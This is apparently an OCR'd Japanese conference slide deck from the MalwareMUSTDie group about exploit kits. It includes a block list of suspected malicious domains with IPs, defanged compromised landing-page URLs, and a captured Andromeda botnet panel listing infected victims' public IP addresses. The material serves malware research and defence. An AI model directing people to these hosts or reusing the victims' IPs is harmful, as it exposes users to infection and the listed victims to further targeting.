「アンダー・ザ・フード」
エクスプロイト・キットについて
(DEFCONジャパン限定!)

Photo by Marat

@unixfreaxjp

はじめに、自己紹介

- 国内セキュリティ研究所：0day.jp
- グロバルマルウェア研究：MalwareMUSTDie, NPO

@unixfreaxjp

ご注意

- 写真/カメラ禁止
- ツイッター禁止
- Press Media 禁止
- For you EYES only!

MalwareMUSTDie, NPO


- www.malwaremustdie.org
- blog.malwaremustdie.org
- code.google.com/malwaremustdie
- pastebin.com/malwaremustdie
- mediafire.com/malwaremustdie
- imgur.com/u/malwaremustdie

Exploit Kitとは…

■ ウェブ経由のマルウェア感染とパソコンマルウェア感染の繋ぎ

どうやって脆弱性があるサイトを見つけます？

サイバー犯罪者から見ると
便利な方法があり⇒ The EVIL CYCLE OF EXPLOIT #PoC ↓



1.色んなCVE情報が集められて


2.Exploit Packのハッキングツールソフトに最新CVE情報を組み込まれて

3.Exploit Packのハッキングツールソフトにマルウェアpayloadを集められた

Credit: 0day.jp

Exploit Kitとは…

中身のフローはこんな感じ…



Credit: naked security

Exploit Kitとは…

毎日見た限りでは…ハッキングされたサイト？

#MalwareMustDie - Dangerous&Infector Domains 21.*.com Mar10

BY: MALWAREMUSTDIE ON MAR 10TH, 2013 | SYNTAX: NONE | SIZE: 0.86 KB | HITS: 72 | EXPIRES: NEVER

DOWNLOAD | RAW | EMBED | REPORT ABUSE | PRINT

```
#MalwareMustDie! @unixfreaxjp /malware/checkdomains]$ date
# Sun Mar 10 16:13:59 JST 2013

// Dangerous & Highly Suspected Domains
// All are UP & ALIVE
// Logic Pre-CALC: http://21.*.com/*
// Worth to check your network relation and to #BLOCK!
// CVS format: Domains,IP,Verdict

21.blancoface.com,208.87.35.103,  (Suspected: CYCBOT)
21.data-center-india.com,82.98.86.167,  (Suspected: Elenore exploit kit )
21.devotski.com,69.43.161.166,  (Suspected: KoobFace)
21.idealfly.com,107.20.206.69,  (Suspected: TDS SUTRA)
21.kwihosting.com,69.43.161.159,    (Suspected: TDS SUTRA)
21.movfree.com,204.13.162.116,  (Suspected: MALWARE-CNC Sality logos.gif URLs )
21.roundclip.com,107.20.206.69, (Suspected: ET TROJAN DLoader)
21.shopband.com,216.8.179.25, (Suspected: Casalemedia Spyware)
21.shopflip.com,107.20.206.69, (Suspected: TROJAN DLoader)

---
#MalwareMustDie!
```

Exploit Kitとは…

結果的には…転送URL？

```
14. LANDING PAGE                                    URLQUERY.NET REPORT
15. ----------------------------------------------------------------------------------------
16.
17. h00p://chicago9to5.com/wwpu.htm?i=867508        http://urlquery.net/report.php?id=849466
18. h00p://dj-academy.ch/eegu.htm?h=818833          http://urlquery.net/report.php?id=849471
19. h00p://brevetsg.petri-heil.ch/eegu.htm?h=818833 http://urlquery.net/report.php?id=849479
20. h00p://mivielle.com/eegu.htm?h=818833           http://urlquery.net/report.php?id=849475
21. h00p://jevy03.nl/ocgn.htm?i=953588              http://urlquery.net/report.php?id=849481
22. h00p://hipnosis180.com/oczi.htm?h=1231301       http://urlquery.net/report.php?id=849483
23. h00p://directconnectstore.com/oczi.htm?h=1231301 http://urlquery.net/report.php?id=849488
24. h00p://newhomedesignideas.org/hopu.htm?i=857661 http://urlquery.net/report.php?id=849490
25. h00p://newhomedesignideas.org/eegu.htm?i=835726 http://urlquery.net/report.php?id=849501
26. h00p://liebe-freundin.de/oczf.htm?i=705087      http://urlquery.net/report.php?id=849503
27. h00p://theartofchristine.com/wmcf.htm?i=539573  http://urlquery.net/report.php?id=849520
28. h00p://cumhuriyetuniversitesi.com/eehj.htm?h=751198 http://urlquery.net/report.php?id=849526
29. h00p://le-guide-thalasso-douarnenez.com/hhws.htm?i=1031766 http://urlquery.net/report.php?id=849529
30. h00p://landscapesites.ca/eehs.htm?h=1242144     http://urlquery.net/report.php?id=849533
31. h00p://xn--lnsineva-0za.fi/ejjv.htm?h=1482355   http://urlquery.net/report.php?id=849534
32. h00p://trendslingerie.com/ejjv.htm?h=1482355    http://urlquery.net/report.php?id=849536
33. h00p://syco-immo.com/mjkk.htm?i=1472518         http://urlquery.net/report.php?id=849537
34. h00p://moneyuonline.com/wmci.htm?i=1086794      http://urlquery.net/report.php?id=849539
35. h00p://timolaumann.de/hmod.html                 http://urlquery.net/report.php?id=849541
36. h00p://penisstretcherreview.com/eehs.htm?i=1152958 http://urlquery.net/report.php?id=849543
37. h00p://religionfacts.info/eehs.htm?i=1152958    http://urlquery.net/report.php?id=849545
38. h00p://tfoc.fr/eehs.htm?h=1242144               http://urlquery.net/report.php?id=849546
39. h00p://live.chrispd.de/hhws.htm?i=1031766       http://urlquery.net/report.php?id=849547
40. h00p://christiancape.com/hhws.htm?i=1031766     http://urlquery.net/report.php?id=849549
41. h00p://live.chrispd.de/hhws.htm?i=1031766       http://urlquery.net/report.php?id=849551
42. h00p://kingbeecd.com/eehj.htm?h=751198          http://urlquery.net/report.php?id=849557
43. h00p://bayanescortilanlarim.net/eehj.htm?h=751198 http://urlquery.net/report.php?id=849569
44. h00p://hi-yamamoto.com/eehj.htm?h=751198        http://urlquery.net/report.php?id=849575
45. h00p://bic.hr/hmod.html                         http://urlquery.net/report.php?id=849578
46. h00p://dynomite.com/ooms.htm?h=1243653          http://urlquery.net/report.php?id=849593
47. h00p://turbulencetrainingreviewz.info/wmcf.htm?i=495693 http://urlquery.net/report.php?id=849594
48. h00p://yesilinsaatemlak.com/oczi.htm?i=1194103  http://urlquery.net/report.php?id=849599
49. h00p://mueller-wohnideen.de/oczi.htm?i=1194103  http://urlquery.net/report.php?id=849602
```

Exploit Kitとは…

- 実は何物だ！？？
- どうやって倒すのか？
- 情報が足りな過ぎる、どうしたらいいのか？

Exploit Kitとは…

Sun Tzu、Art of war, Chapter three:

“Know your enemy and know yourself…”


←この人です。。。

Andromeda

Type: BotNet
Aim: Credentials, Site’s Login
Targeted: No
Public: Yes
Malware: Pony, Cridex, Zeus (Gameover), Fareit

Andromeda

メイン・パネル



Andromeda

ボットネット情報

Меню | Статистика | Боты | Черный список | Команды | Настройки | Плагины | Soc

Общая статистика

Всего ботов:	198
Онлайн:	12
Онлайн за час:	16
Онлайн за сутки:	45
Онлайн за неделю:	118
Новых ботов за сутки:	1
Мертвых ботов:	80

Фильтр

Статус: ☐ Только онлайн
NAT: ☐ Только прямые IP
Страна: *
Сортировка: Последний отстук
Направление: ☐ По возрастанию
Огр. записей: 25
Показать

Поиск


ID бота: *
IP адрес: *
Найти

Отметить всех | Убрать отметки | Добавить команду | Забанить


ID бота	ID билда	IP адрес	Страна	Первый отстук
EC10A5DD	00000001	41.248.238.111 / 192.168.1.100 (NAT)	(MA)	15:13:04 28 May
147FBA8F	00000001	108.59.116.179 / 192.168.0.2 (NAT)	(US)	12:26:35 22 May
0C5B2233	00000001	220.141.179.57 / 220.141.179.57	(TW)	07:12:46 03 Jun
7CFF406B	00000001	103.7.103.83 / 10.10.10.101 (NAT)	(GU)	09:30:10 01 Jun
FC075D3F	00000001	41.137.59.81 / 127.0.0.1 (NAT)	(MA)	08:12:28 29 May
F44C8B2B	00000001	105.158.80.196 / 192.168.1.6 (NAT)	(MA)	14:10:30 29 May
1656D0D6	00000001	41.137.25.198 / 10.63.68.237 (NAT)	(MA)	17:17:56 30 May
D07D26BB	00000001	183.83.60.170 / 192.168.1.15 (NAT)	(IN)	07:00:57 01 Jun
38BE4CD4	00000001	41.137.23.162 / 10.58.26.57 (NAT)	(MA)	15:31:06 29 May
4CB6C815	00000001	31.53.90.48 / 192.168.1.64 (NAT)	(GB)	10:17:21 29 May
7A32B2F9	00000001	91.114.169.190 / 10.0.0.2 (NAT)	(AT)	08:33:02 31 May
A4A99865	00000001	41.137.21.19 / 10.53.95.124 (NAT)	(MA)	15:59:51 30 May
E4CE42A0	00000001	41.251.212.13 / 41.251.212.13	(MA)	07:36:58 28 May
3C942A02	00000001	105.149.17.234 / 127.0.0.1 (NAT)	(MA)	10:38:36 30 May
0C421459	00000001	182.180.67.228 / 192.168.1.2 (NAT)	(PK)	03:25:25 24 May
1C83F83A	00000001	41.142.20.145 / 192.168.1.220 (NAT)	(MA)	05:08:36 31 May
D227D326	00000001	41.251.44.101 / 127.0.0.1 (NAT)	(MA)	06:36:58 28 May
EC517737	00000001	84.3.2.110 / 192.168.1.3 (NAT)	(HU)	05:46:13 29 May
008C9640	00000001	86.46.224.13 / 192.168.1.1 (NAT)	(IE)	11:47:51 06 Jun
5C144DED	00000001	66.187.149.88 / 172.16.156.128 (NAT)	(US)	14:47:35 30 May
6C957440	00000001	37.106.8.174 / 192.168.1.8 (NAT)	(SA)	18:27:32 03 Jun
BCC726E3	00000001	74.243.163.254 / 10.0.0.2 (NAT)	(US)	13:23:30 22 May
7C4E86D4	00000001	2.89.117.233 / 192.168.1.6 (NAT)	(SA)	07:56:44 24 May
18CC50E0	00000001	41.143.68.137 / 41.143.68.137	(MA)	19:15:31 30 May
74DBBB59	00000001	201.255.175.31 / 192.168.1.33 (NAT)	(AR)	12:33:58 03 Jun

Andromeda

設定項目
・言語
・アラート
・ACL/Blacklist
など。。。。




Andromeda


Боты
Черный список
